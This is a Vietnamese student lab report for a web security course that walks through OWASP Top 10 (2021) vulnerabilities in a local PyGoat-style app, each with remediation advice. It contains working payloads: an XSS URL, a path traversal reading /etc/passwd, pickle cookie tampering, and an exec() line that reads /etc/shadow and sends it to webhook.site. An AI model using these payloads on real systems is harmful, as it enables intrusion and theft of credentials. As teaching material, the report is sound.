

BÁO CÁO BÀI TẬP

Môn học: Bảo mật web và ứng dụng

Kỳ báo cáo: Buổi **02** (Session **02**)

Tên chủ đề: Tổng quan các lỗ hổng bảo mật web thường gặp (phần 2)

GV: Nguyễn Bùi Kim Ngân

Ngày báo cáo: 09/04/2026

Nhóm: 05

1. THÔNG TIN CHUNG:

Lớp: NT213.Q21.ANTT

STT	Họ và tên	MSSV	Email
1	Trần Việt Hoàng	23520543	23520543@gm.uit.edu.vn
2	Lê Đình Hiếu	23520479	23520479@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	A06:2021 – Vulnerable and Outdated Components	100%
2	A07:2021 – Identification and Authentication Failures	100%
3	A08:2021 – Software and Data Integrity Failures	100%
4	A09:2021 – Security Logging and Monitoring Failures	100%
5	A10:2021 – Server-Side Request Forgery (SSRF)	100%
6	A9_Lab2	100%
7	Insecure Design Lab	100%
8	SSRF_Lab2	100%
9	SSRF_Discussion	100%
10	Lab password bruteforce via password change	100%
11	Username enumeration via different responses	100%
12	Username enumeration via response timing	100%
13	2FA simple bypass	100%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

14	Exploiting clickjacking vulnerability to trigger DOM-based XSS	100%
15	get_cookie_bot.zip	100%
16	web_ssrf.zip	100%
17	wordpress.zip	Lỗi
18	Source code disclosure via backup files	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

Contents

A.	Danh mục các lỗi hỏng thuộc top 10 OWASP 2021	3
1.	A06:2021 – Vulnerable and Outdated Components.....	3
2.	A07:2021 – Identification and Authentication Failures	3
3.	A08:2021 – Software and Data Integrity Failures	5
4.	A09:2021 – Security Logging and Monitoring Failures	6
5.	A10:2021 – Server-Side Request Forgery (SSRF)	8
B.	Bài tập thực hành:	9
6.	Using Components with Known Vulnerabilities.....	9
7.	Insecure Deserialization dẫn đến leo thang đặc quyền admin thông qua cookie token.....	10
8.	SSRF Lab 2	12
9.	Lỗi hỏng Path Traversal / Local File Inclusion (LFI) tại chức năng hiển thị Blog	13
10.	Password brute-force via password change	18
11.	Lỗi hỏng Liệt kê tài khoản (Username Enumeration) dẫn đến chiếm đoạt tài khoản qua Brute-force	21
12.	Username enumeration via respond timing.....	24
13.	Lỗi hỏng vượt qua xác thực hai yếu tố (2FA Bypass) thông qua điều hướng URL trực tiếp	27
14.	Lỗi hỏng Cross-Site Scripting (XSS) kết hợp CSP Bypass dẫn đến đánh cắp cookie trong chức năng bot report.....	31
15.	SSRF (Server-Side Request Forgery) TOCTOU	32
16.	Source code disclosure via backup files.....	33
	YÊU CẦU CHUNG	38

BÁO CÁO CHI TIẾT

A. Danh mục các lỗi hỏng thuộc top 10 OWASP 2021

1. A06:2021 – Vulnerable and Outdated Components

2. A07:2021 – Identification and Authentication Failures

Mô tả lỗi hỏng: Ứng dụng khóa tài khoản người dùng dựa trên username thay vì IP. Kẻ tấn công có thể lợi dụng điều này bằng cách cố tình đăng nhập sai để khóa tài khoản quản trị viên.

Tóm tắt:

Đoạn mã xử lý đăng nhập tại hàm `auth_failure_lab2` có chứa lỗi hỏng logic liên quan đến tính năng khóa tài khoản (Account Lockout). Hệ thống đếm số lần đăng nhập sai (`failattempt`) dựa

trên username. Nếu một người dùng nhập sai mật khẩu 5 lần, tài khoản đó sẽ bị khóa (`is_locked = True`) trong vòng 1440 phút (24 giờ). Kẻ tấn công có thể lợi dụng cơ chế này bằng cách cố ý gửi các yêu cầu đăng nhập sai liên tục đối với tài khoản Admin, khiến tài khoản này bị khóa và quản trị viên thực sự không thể truy cập vào hệ thống.

Các bước để thực hiện lại và bằng chứng:

Here is a admin pannel of the application. After some recon we got the username

`admin_pygoat@pygoat.com`

& password hash

`$argon2id$v=19$m=65536,t=3,p=4$Ub40KHIEbH9I3Bsd4VHQDA$4zsIHDmAbejFJmaZq8a2yVIJdHvfylD1Q85w3YRLMSQ`

Can you access the admin pannel? or you can do something else so that real admin can't access the admin panel

```
try:
    ph = PasswordHasher()
    ph.verify(user.password, password)
    if user.is_locked == True and user.lockout_cooldown < datetime.date.today():
        user.is_locked = False
        user.last_login = datetime.datetime.now()
        user.failattempt = 0
        user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":True,"failure":False})
except:
    fail_attempt = user.failattempt + 1
    if fail_attempt == 5:
        user.is_active = False
        user.failattempt = 0
        user.is_locked = True
        user.lockout_cooldown = datetime.datetime.now() + datetime.timedelta(minutes=1440)
        user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":False,"failure":True,
"is_locked":True})
```

1. Xác định username hợp lệ của tài khoản quản trị viên (`admin_pygoat@pygoat.com` đã lấy được từ quá trình trinh sát trước đó).
2. Truy cập vào trang đăng nhập của ứng dụng (endpoint gọi đến `auth_failure_lab2`).
3. Gửi yêu cầu POST chứa `username=admin_pygoat@pygoat.com` và một password bất kỳ không chính xác (ví dụ: `123456`). Hệ thống sẽ chạy vào khối `except` và tăng `failattempt` lên 1.
4. Lặp lại bước 3 liên tục thêm 4 lần nữa. Tại lần đăng nhập sai thứ 5, đoạn mã `if fail_attempt == 5`: sẽ được kích hoạt, hệ thống sẽ set `user.is_locked = True`, vô hiệu hóa tài khoản (`user.is_active = False`), và đặt `lockout_cooldown` khóa trong 1440 phút.
5. Ngay cả khi quản trị viên thật sự đăng nhập bằng mật khẩu đúng sau thời điểm này, họ sẽ bị hệ thống chặn lại ở điều kiện `if user.is_locked == True and user.lockout_cooldown > datetime.date.today()`: và nhận thông báo lỗi.

Tài liệu hỗ trợ và tham khảo:

Đoạn mã nguồn xử lý đăng nhập bị lỗi (hàm `auth_failure_lab2`).

Mức độ ảnh hưởng của lỗ hổng:

- **Tác động bảo mật (Denial of Service - DoS):** Kẻ tấn công có thể dễ dàng làm mất tính sẵn sàng (Availability) của hệ thống đối với bất kỳ người dùng nào, kể cả Admin, chỉ bằng cách biết được username của họ.
- Điều này khiến việc quản trị hệ thống bị gián đoạn nghiêm trọng (trong 24 giờ cho mỗi chu kỳ tấn công), kẻ tấn công chỉ tốn chưa tới 1 phút để thực hiện việc khóa này.

Khuyến cáo khắc phục:

Để vá lỗ hổng này mà vẫn giữ được khả năng chống Brute-force, cần điều chỉnh lại logic theo các hướng sau:

1. **Sử dụng CAPTCHA/Mã xác nhận:** Thay vì khóa hản tài khoản sau 5 lần sai, hãy yêu cầu người dùng giải CAPTCHA sau 3-5 lần nhập sai. Điều này ngăn chặn các script tự động cố tình khóa tài khoản, nhưng vẫn cho phép Admin thật có cơ hội nhập đúng mật khẩu nếu họ làm sai.
2. **Khóa dựa trên địa chỉ IP thay vì chỉ Username:** Theo dõi số lần đăng nhập sai từ một địa chỉ IP (hoặc kết hợp IP + Username). Nếu có dấu hiệu bất thường, hãy chặn (Rate limit) IP đó trong một khoảng thời gian thay vì khóa cứng tài khoản người dùng trên toàn hệ thống.
3. **Giảm thời gian khóa và áp dụng Exponential Backoff:** Khóa 24 giờ là quá dài. Chỉ nên khóa 5-15 phút ở lần vi phạm đầu tiên, và tăng dần thời gian nếu tiếp tục vi phạm.
4. **Cơ chế tự mở khóa:** Cung cấp tính năng gửi email kèm liên kết an toàn để quản trị viên có thể tự xác minh và mở khóa tài khoản của họ ngay lập tức mà không cần đợi hết


3. A08:2021 – Software and Data Integrity Failures

Tiêu đề: Reflected XSS dẫn đến giả mạo link tải file (Data Integrity Failure) tại /2021/A8/lab2.

Mô tả lỗ hổng: Tóm tắt: Ứng dụng không lọc dữ liệu đầu vào từ tham số username trên URL. Kẻ tấn công có thể lợi dụng điều này để chèn mã JavaScript, tự động thay đổi thuộc tính href của nút tải tài liệu, lừa người dùng tải file độc hại thay vì file gốc.

Các bước để thực hiện lại và bằng chứng:

1. Tạo một URL chứa payload XSS can thiệp DOM:
`http://localhost:8000/2021/A8/lab2?username=quack+%3Cscript%3Edocument.getElementById(%22download_link%22).setAttribute(%22href%22,%22/static/fake.txt%22)%3B%3C/script%3E`
2. Đóng vai nạn nhân, truy cập vào đường link trên và click vào chữ "Link" màu vàng để tải file.
3. Kiểm tra file tải về. Kết quả: Nạn nhân tải nhầm file fake.txt của hacker thay vì file thật của hệ thống.



Mức độ ảnh hưởng của lỗ hổng: Đánh mất tính toàn vẹn dữ liệu phần mềm. Kẻ tấn công có thể lừa người dùng tải mã độc, ransomware hoặc các phần mềm gián điệp, dẫn đến chiếm quyền điều khiển máy tính của người dùng.

Khuyến cáo khắc phục:

- **Ngăn chặn XSS:** Cần thực hiện HTML Encode các dữ liệu nhận từ tham số username (và mọi input khác) trước khi hiển thị ra màn hình để trình duyệt chỉ hiểu đó là văn bản bình thường, không thực thi script.
- **Đảm bảo tính toàn vẹn:** Cung cấp sẵn mã băm (MD5, SHA-256) hoặc chữ ký điện tử của file gốc ngay trên trang web để người dùng có thể đối chiếu sau khi tải xuống.

4. A09:2021 – Security Logging and Monitoring Failures

Tiêu đề: Lỗ hổng rò rỉ thông tin nhạy cảm qua tệp nhật ký (Security Logging and Monitoring Failures) tại endpoint /debug

Mô tả lỗ hổng:

Tóm tắt:

Ứng dụng đang mắc phải lỗi ghi nhật ký an toàn (OWASP A09:2021). Cụ thể, hệ thống ghi lại toàn bộ nội dung của các yêu cầu HTTP (bao gồm cả tham số trên URL) vào nhật ký dưới dạng văn bản thuần túy (plaintext). Do form đăng nhập truyền dữ liệu qua phương thức GET, tài khoản và mật khẩu của người dùng đã bị lưu thẳng vào log. Đồng thời, trang chứa nhật ký hệ thống (/debug) lại bị cấu hình sai, phơi bày công khai mà không yêu cầu bất kỳ cơ chế xác thực hay phân quyền nào.

Các bước để thực hiện lại và bằng chứng:

1. Sử dụng công cụ dò tìm thư mục (ví dụ: dirb <http://localhost:8000>) và phát hiện ra một đường dẫn ẩn không được bảo vệ là <http://localhost:8000/debug>.



```
serotonin@LAPTOP-VILSQ2EI:~$ dirb http://localhost:8000 /usr/share/dirb/wordlists/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Mar 27 07:21:57 2026
URL_BASE: http://localhost:8000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:8000/ ----
+ http://localhost:8000/admin (CODE:301|SIZE:0)
+ http://localhost:8000/auth (CODE:200|SIZE:28577)
+ http://localhost:8000/cmd (CODE:302|SIZE:0)
+ http://localhost:8000/debug (CODE:200|SIZE:15518)
+ http://localhost:8000/injection (CODE:302|SIZE:0)
+ http://localhost:8000/login (CODE:301|SIZE:0)
+ http://localhost:8000/logout (CODE:301|SIZE:0)
+ http://localhost:8000/register (CODE:200|SIZE:28264)
+ http://localhost:8000/robots.txt (CODE:500|SIZE:55033)
+ http://localhost:8000/secret (CODE:200|SIZE:26899)
+ http://localhost:8000/sql (CODE:302|SIZE:0)
```

2. Truy cập vào đường dẫn `http://localhost:8000/debug` thông qua trình duyệt web. Hệ thống hiển thị toàn bộ nội dung nhật ký hoạt động.
3. Đọc và phân tích các dòng log, phát hiện dòng nhật ký ghi lại một giao dịch đăng nhập bị lộ dữ liệu: `INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0`.
4. Trích xuất thông tin xác thực từ chuỗi trên và thu được tài khoản hợp lệ là Username: Hacker, Password: Hacker. Kẻ tấn công mang tài khoản này quay lại trang `/a10_lab` và đăng nhập thành công.

```
← → ↺ ⓘ localhost:8000/debug

INFO "GET /static/admin/css/dashboard.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-addlink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-changelink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0
INFO "GET /admin/logout/ HTTP/1.1" 200 1207
INFO "GET /admin/logout/ HTTP/1.1" 302 0
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/?next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 304 0
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
WARNING Not Found: /favicon.ico
WARNING "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login HTTP/1.1" 301 0
INFO "GET /login/ HTTP/1.1" 200 7978
INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0
```

Tài liệu hỗ trợ và tham khảo:

- Nhặt ký kết quả dò quét từ công cụ dirb cho thấy sự tồn tại của thư mục /debug.
- Ảnh chụp màn hình trang `http://localhost:8000/debug` hiển thị rõ dòng log chứa `username=Hacker&password=Hacker`.

Mức độ ảnh hưởng của lỗ hổng:

Việc rò rỉ tệp tin nhật ký kết hợp với việc log cả mật khẩu cho phép kẻ tấn công dễ dàng thu thập được thông tin xác thực của người dùng hợp lệ (bao gồm cả những tài khoản có đặc quyền cao nếu họ từng đăng nhập). Tác động bảo mật là **Rất Nghiêm Trọng**, vi phạm trực tiếp tính Bảo mật (Confidentiality), dẫn đến việc kẻ tấn công chiếm quyền truy cập (Account Takeover), tiếp cận dữ liệu nội bộ và có thể kiểm soát hoàn toàn hệ thống.

Khuyến cáo khắc phục:

Để vá lỗ hổng này, đội ngũ phát triển cần thực hiện ngay các biện pháp sau:

1. **Thay đổi phương thức truyền tải:** Bắt buộc sử dụng phương thức POST thay cho GET đối với tất cả các form gửi dữ liệu nhạy cảm (như Đăng nhập, Đăng ký, Đổi mật khẩu) để thông tin nằm trong phần Body, không hiện lên URL.
2. **Che giấu dữ liệu trong Log (Log Masking):** Cấu hình lại thư viện ghi log để tự động lọc và che giấu (mask) các trường dữ liệu nhạy cảm trước khi ghi ra file (ví dụ: thay thế chuỗi mật khẩu bằng `password=*****`). Không bao giờ được phép log mật khẩu dưới dạng bản rõ.
3. **Phân quyền truy cập an toàn:** Vô hiệu hóa chế độ Debug (ví dụ: `set DEBUG = False` trong Django) trên môi trường thực tế (Production). Nếu cần xem log, file log phải được lưu trữ ở thư mục an toàn không thể truy cập qua web, hoặc trang web xem log phải yêu cầu đăng nhập bằng tài khoản Quản trị viên (Admin) hợp lệ

5. A10:2021 – Server-Side Request Forgery (SSRF)

Mô tả: Ứng dụng web cho phép người dùng đọc bài blog qua việc gửi tham số đường dẫn tệp tin, nhưng không kiểm tra đầu vào, cho phép kẻ tấn công dùng ký tự `../` để thoát khỏi thư mục dự kiến và đọc file hệ thống.

Thực hiện:

Intercept request POST tới endpoint xử lý (ví dụ: `/ssrf_lab`). Sửa giá trị tham số blog thành payload Path Traversal: `%2Fetc%2Fpasswd`.

Gửi request đã chỉnh sửa lên server.

```
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: http://localhost:8000/ssrf_lab
20 Accept-Encoding: gzip, deflate, br
21 Cookie: csrftoken=TsM6rVxIP534MMUEf9fEzarNhLbTXfmukpJOpnzlVIhcjnLDiDMD2aDUSoNo4Q; sessionid=vw8fplf2ek3zy44efhcptz3429xfwv01
22 Connection: keep-alive
23 csrfmiddlewaretoken=s2syUiDR58uiRzlgHWUa2yRvp5y7nsh13R5ICghHWEkX4ZSJOk3y7CJefIFkhT6v4blog=templates%2Fetc%2Fpasswd
```

```

21 Connection: keep-alive
22
23 csrfmiddlewaretoken=s2syUiDR58uiRzlgHWUaZyRvp5y7nsh13R51CghHWEkX4Z5JOk3y7CJefIFkhT6v4blog=t2Fetc12Fpasswd

```

/etc/passwd

Hệ thống trả về nội dung file /etc/passwd của máy chủ Linux thay vì nội dung bài blog.



Ảnh hưởng của lỗ hổng: Mức độ nghiêm trọng Cao (High). Kẻ tấn công có thể đọc được các tệp tin nhạy cảm trên máy chủ như file cấu hình, mã nguồn, thông tin đăng nhập cơ sở dữ liệu hoặc các khóa bí mật. Điều này có thể dẫn đến leo thang đặc quyền hoặc chiếm quyền kiểm soát hệ thống.

Khuyến cáo khắc phục:

- **Không sử dụng trực tiếp dữ liệu đầu vào** từ phía client để truy cập file hệ thống (không gán thẳng vào `os.path.join()`).
- **Áp dụng cơ chế Whitelist:** Chỉ cho phép truy cập các file đã được định nghĩa nghĩa trước trong một danh sách mảng (array/dictionary). Nếu tham số không khớp với Whitelist, từ chối request.

B. Bài tập thực hành:

6. Using Components with Known Vulnerabilities


Mô tả: Lỗ hổng do sử dụng thư viện pillow=8.0.0.0 có CVE-2022-22817

Khai thác:

- Truy cập vào trang web nhận request (ví dụ: <https://webhook.site>) để tạo một URL lắng nghe dữ liệu trả về của kẻ tấn công.
- Truy cập vào ứng dụng mục tiêu tại endpoint /a9_lab2 (nơi có chức năng nhận đầu vào xử lý bằng thư viện Pillow).
- Đưa payload Python sau vào tham số đầu vào nhằm lợi dụng hàm `exec()` đọc file /etc/shadow và gửi ra ngoài qua phương thức GET:

```
exec("import os, urllib.request; data = open('/etc/shadow', 'rb').read(); req = urllib.request.Request('https://webhook.site/', data=data); urllib.request.urlopen(req)")
```
- Bấm gửi request lên server.

- Quay lại trang webhook.site, quan sát thấy một HTTP Request mới vừa gửi đến. Đọc nội dung request, kết quả là toàn bộ nội dung tệp tin /etc/shadow (chứa mã băm mật khẩu người dùng) của máy chủ đã bị rò rỉ.



Mức độ ảnh hưởng của lỗ hổng: Rất Nghiêm Trọng (Critical). Kẻ tấn công có thể lợi dụng lỗ hổng đã biết của thư viện để thực thi mã lệnh hệ điều hành từ xa (RCE). Điều này dẫn đến việc máy chủ bị kiểm soát hoàn toàn, rò rỉ toàn bộ dữ liệu nội bộ.

Khuyến cáo khắc phục:

- Cập nhật phiên bản thư viện thường xuyên.
- Kiểm tra thành phần phần mềm (SCA): Xây dựng quy trình tự động quét và cảnh báo các thư viện mã nguồn mở lỗi thời hoặc chứa lỗ hổng bảo mật trước khi đưa lên môi trường thật.

7. Insecure Deserialization dẫn đến leo thang đặc quyền admin thông qua cookie token

Tiêu đề: Insecure Deserialization dẫn đến leo thang đặc quyền admin thông qua cookie token

Mô tả lỗ hổng:

Ứng dụng sử dụng cookie **token** để lưu trữ thông tin người dùng dưới dạng dữ liệu đã được serialize bằng pickle và encode base64. Khi server nhận request, dữ liệu này được deserialize trực tiếp mà không có cơ chế kiểm tra tính toàn vẹn hoặc xác thực nguồn dữ liệu.


Trong cấu trúc object có một thuộc tính **admin** dùng để xác định quyền của người dùng. Do không có kiểm tra, attacker có thể chỉnh sửa giá trị này từ False sang True bằng cách thay đổi payload trước khi gửi lại server. Điều này cho phép truy cập trái phép vào các chức năng hoặc nội dung chỉ dành cho admin.

Tóm tắt:

Ứng dụng deserialize dữ liệu từ cookie không an toàn, cho phép attacker sửa giá trị quyền truy cập và leo thang đặc quyền lên admin.

Các bước để thực hiện lại và bằng chứng:

1. Truy cập ứng dụng và lấy giá trị cookie **token** từ trình duyệt hoặc Burp Suite.
2. Decode giá trị token bằng base64 để thu được dữ liệu pickle, trong đó có đoạn thể hiện quyền admin với giá trị **K\x00** (False).
3. Thay đổi giá trị này thành **K\x01** (True), sau đó encode lại thành base64 để tạo token mới.
4. Gửi lại request với cookie đã chỉnh sửa.
5. Quan sát kết quả cho thấy có thể truy cập vào nội dung hoặc chức năng dành riêng cho admin.



Tài liệu hỗ trợ và tham khảo:

Ảnh chụp HTTP request/response trong Burp Suite

Giá trị cookie trước và sau khi chỉnh sửa

Kết quả hiển thị nội dung admin sau khi khai thác

Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng cho phép attacker bypass cơ chế phân quyền và truy cập vào tài nguyên dành cho admin. Điều này có thể dẫn đến rò rỉ thông tin nhạy cảm, thay đổi dữ liệu hệ thống hoặc thực hiện các hành động với quyền cao hơn. Trong trường hợp nghiêm trọng hơn, có thể dẫn đến thực thi mã từ xa nếu tồn tại gadget phù hợp.

Khuyến cáo khắc phục:


Không deserialize dữ liệu từ phía client nếu không thực sự cần thiết. Tránh sử dụng pickle trong các ứng dụng web. Nếu bắt buộc phải sử dụng, cần áp dụng cơ chế kiểm tra tính toàn

ven như ký số dữ liệu. Ngoài ra, cần thực hiện kiểm tra phân quyền ở phía server thay vì tin tưởng dữ liệu từ client.

